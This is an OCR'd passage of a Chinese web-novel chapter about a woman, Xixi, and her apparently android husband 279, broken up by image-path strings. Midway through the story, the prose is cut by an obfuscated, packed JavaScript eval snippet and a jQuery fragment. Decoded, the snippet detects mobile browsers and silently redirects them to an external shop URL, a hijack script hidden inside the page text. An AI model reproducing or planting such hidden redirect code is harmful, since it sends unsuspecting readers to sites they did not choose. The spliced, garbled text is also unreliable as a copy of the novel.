西溪的食物准备好了,递给他一个装着面包的铁盒子。

    他和她并排着坐下,分吃那点可怜寡淡的食物。这已经算好了,西溪用他拿的钱买了新鲜的罐头。

    二七九的那份没怎么动,只是做戏而已。西溪以为他嫌弃东西不好吃,她把剩下的吃掉了。

    晚上,整个e区的昼夜温差都很大。特别是今夜,有风,似乎要下暴雨了。

    西溪珍惜地抱着存钱罐,她靠在窗口。鸽子笼里没有月亮,有笼罩全区域的灯塔。

    下雨时月亮不会出现,但灯塔一直都在。

    她抱着满满当当的钱,觉得自己在做梦。

    西溪回眸看见二七九。他穿着黑色长裤,上半身赤着,拿着帕子擦胸膛滚落的水珠。

    二七九将黑发往后捋,露出额头和脸部凌厉的线条,比白天看更具冲击力。

    西溪看了一眼,她低下头,将存钱罐放回去。

    不是在做梦,她和一位可疑的f等人结婚了。比起风险,她在乎他带来的利益。

    西溪脱了鞋,睡到床的里侧。她背对着二七九,眼睛盯着墙壁。

    身侧的木板响动,二七九躺到外侧。

    木板床很小,只有一床旧被子,四面透风。

    她卷着被子,把自己裹在被子里。二七九只分到一小半,他不怕冷,睡在床的外侧,正面朝天,等待夜晚结束,太阳升起。

    他什么事都没提。

    西溪把脸埋进被子里,觉得今夜特别冷。

    她卷走了一点被子。西溪的眼睛在黑夜里睁大,她转过头,借着窗口缝隙透进的光亮,瞧着二七九的轮廓。

    他不怕冷,似乎是睡着了,闭着眼,一动不动。

    其实二七九已经察觉到了她的动静。身边的被子鼓起小包,西溪仰着头,黑溜溜的双眼正在瞧他。

    她眼里打着算盘,身上盖着被子,被子下漏出来的小截脖颈白得惹眼。

    【注意:西溪想要更暖和的279。】

    【279接受任务。】

    他的体温调高,调到了正常人类的温度。

    西溪朝着他的方向挪动。

    一点点,再近一点点。西溪碰到他暖和的手臂。

    西溪继续往他的方向挪,她赤.裸冰凉的脚碰到了他的小腿。隔着一层布料,她不知道碰到了哪里,脚尖翘起,蹭他的小腿线条,像是旧时代影片里拙劣的勾引。二七九动了下腿。

    西溪烫到似地缩回脚。床板不堪重负,发出“咔咔”的声响。

    她僵着身体,姿势别扭可怜。

    二七九在此时睁眼,眼睛静静地注视着她。他睡在靠近窗那侧,脸上有道窄细的光线,衬得鼻梁越高,眼窝愈深,瞳孔深不可测。

    西溪解释:“我有点冷,被子分给你了一半,不够盖。”

    二七九眨动纤秾的睫毛。西溪看在眼里,今天遇见的e等人都夸他长得好看。

    床板狭小,她想换姿势,小指头不小心碰到了他的手指。

    下午,他们牵过手的。

    西溪想,他们是夫妻,应该可以亲近些。

    “我冷,我可以挨着你睡觉。”

    “为什么?”

    他侧头看着她,鼻梁处投出阴影。

    “因为我们结婚了。”西溪挨着他了,额头抵住了二七九的肩膀,脸庞埋入他身侧的阴影。

    西溪想要和新婚丈夫报团取暖。她的呼吸细细的,喷洒在二七九的肩侧。

    二七九低头,西溪只留给他一个发旋。她埋着脑袋,固执地守着他身边的位置,不肯搬走。

    “因为结婚了,做什么都可以。”

    二七九听了进去。他没说话,西溪等了会,反而抬头瞧他。二七九滑动视线,看见西溪圆润的眼睛、小巧的鼻尖、抿着的唇瓣、纤细的脖颈,以及昨夜触碰过的地方,她的领口的扣子扣得整整齐齐。

    他想起昨夜无疾而终的触碰。很有意思的试探,导致他的多巴胺系统异常。

    “你确定?”二七九问。

    西溪的眼睛在黑暗中,瞳孔接着窗口的光。

    二七九凑近她,更多的光被他挡住了。他的眼睛不带情感和欲望,只有探索的兴味。

    二七九的视线在她脸上停留须臾,他伸出手,悬停在她脸侧。

    想知道触碰她的感觉。

    想,他就做了。二七九一贯如此。

    他的指腹轻轻贴在西溪脸颊。软的,有些烫,皮肤表面有细微的纹理,柔软的面部肌肉包裹着骨骼。

    顺着下颌线往下,他触碰到了她的脖颈,脉搏在他指下跳动。

    他的指尖停在这里,感受到鲜活的生命力在颈动脉中流动。

    仿佛回到了东区,他用机械手扼住独眼男人的脖颈,享受对方因为窒息而发青泛紫的脸庞。

    二七九计算着力道,往常他会用五公斤左右的力道收紧手指,终结下等人卑微的生命。

    但是他这次没有施加压力,二七九的指腹在西溪颈侧蹭了一下,力度称得上温柔。

    蹭一下,感受脉搏的跳动。

    再蹭一下,感受她的体温。

    他不想终结她。只是想蹭蹭她。

    西溪的脖子被他蹭得好痒:“二七九,你在做什么?”

    他回答:“在感受你。”

    他妻子的脉搏在这里,它非常重要,不能停。

    为了确认西溪还活着,二七九再用指腹蹭了下她。

    西溪知道丈夫的脑回路特别奇怪,她跟不上。

    她歪头,下颌压住二七九的手指,几根头发丝夹在了他的指缝。

    二七九停下动作。“为什么不让蹭?”

    西溪:“你弄得我好痒。我有点不习惯。”

    “以后就习惯了。”二七九将手指从她的发丝里抽出来,他的手反而继续抚摸她纤细的脖颈,摸了好一会儿,他拇指和食指扣着西溪柔软的脸颊,虎口卡着她的唇瓣。

    她睡前喝过水,唇瓣湿润,打湿了他的虎口。二七九用正常的语调说:“这么湿。”

    西溪突然侧过脸,威胁性地张口,在他食指指节咬了个牙印。

    【279获得了奖励。】

    他收回手闭上眼。

    西溪以为他睡着了。床板吱呀,她偷偷钻进他暖和的怀里,脸颊贴着二七九的胸膛。

    西溪呼吸平稳,睡着了。二七九睁开眼,她的脑袋搭在他胸口,长发散在他的脖颈间,一看颜色就没多少营养,但它们狡猾,蹭动他的仿生肌肤,有点痒。

    ***

    二七九得跟着西溪一起上班。西溪把他带去一个工厂,希望他拿下装卸重物的工作。

    西溪把他送到门口,挥挥手。她希望二七九能通过面试,老老实实当个力工,他们的生活就有着落了。

    二七九站在工厂门口,姿态懒散,毫无波澜地扫过看戏的工人。

    其他工人只知道他是西溪的丈夫,是个f等人。他们不敢上去搭讪,只敢在私底下议论纷纷。

    二七九扫视破旧的工厂,一堆破烂,价值可以忽略不计。至于那些工人,正在做低效耗时的工作。【任务:西溪需要信用点。】

    【检测:力工工作低效,收入微薄,不建议尝试。】

    【注意:可向老板哈斯寻求帮助。】

    【注意:哈斯和上等人存在薄弱联系。】

    他跨过工人们,暴脾气老板的大门没锁,二七九

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17554340|204411||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('一推就开。

    “谁啊!哪个不长眼睛的?谁打断老子和老子老婆的好事!”工作室传来男人的吼声,慌乱的把手从女人的衣领里拿出来。

    女人拉上衣服,低着头扫了眼二七九,脸上流露惊讶。

    e区什么时候有这样惹眼的人?

    男人提着裤子站起来,昂起头颅看向二七九。

    二七九扫过那个女人。她和这个老板结婚了,像他和西溪的关系。

    【注意:丈夫可以抚摸妻子。】

    【279已学习。】

    二七九看向老板:“门没锁。”

    “这是老子的地盘,想锁就锁!”

    “是吗?”二七九道,语气平静。

    老板心里莫名的慌,不敢看二七九的眼睛。但这是他的地盘,难不成他要被一个f等人吓到不成?刚想发作,桌子上的终端响了。

    老板看清消息,脸色微变。二七九泰然自若地踏进了老板办公室,看戏的工人看不清具体情况,只道这位新人要完蛋了。

    他的妻子西溪怕是会竹篮打水一场空。他惹到老板,这对夫妻在e区都混不下了。

    ***

    西溪照旧巡逻。

    她顺着地下管道爬到地面。灰扑扑的天上挂着个太阳。

    西溪把巡逻时捡到的东西放进包里。她听见广播声,要求每个人去东区登记。

    西溪塞好东西,她去的时候排起了长队。

    看见她过来,他们怕是觉得她要插队,不算友善的目光紧紧盯着她。

    西溪识趣绕开他们,去最后。旁边的e等人压低声音说:“老大死了,听说了吗?”

    “死的可惨,他们说就像、就像那女娃背上的破洞袋子。”

    西溪抓紧背包带子。“我的口袋没有破洞。”她自言自语。

    随即前倾身体,问说话的人:“老大什么时候死的?”

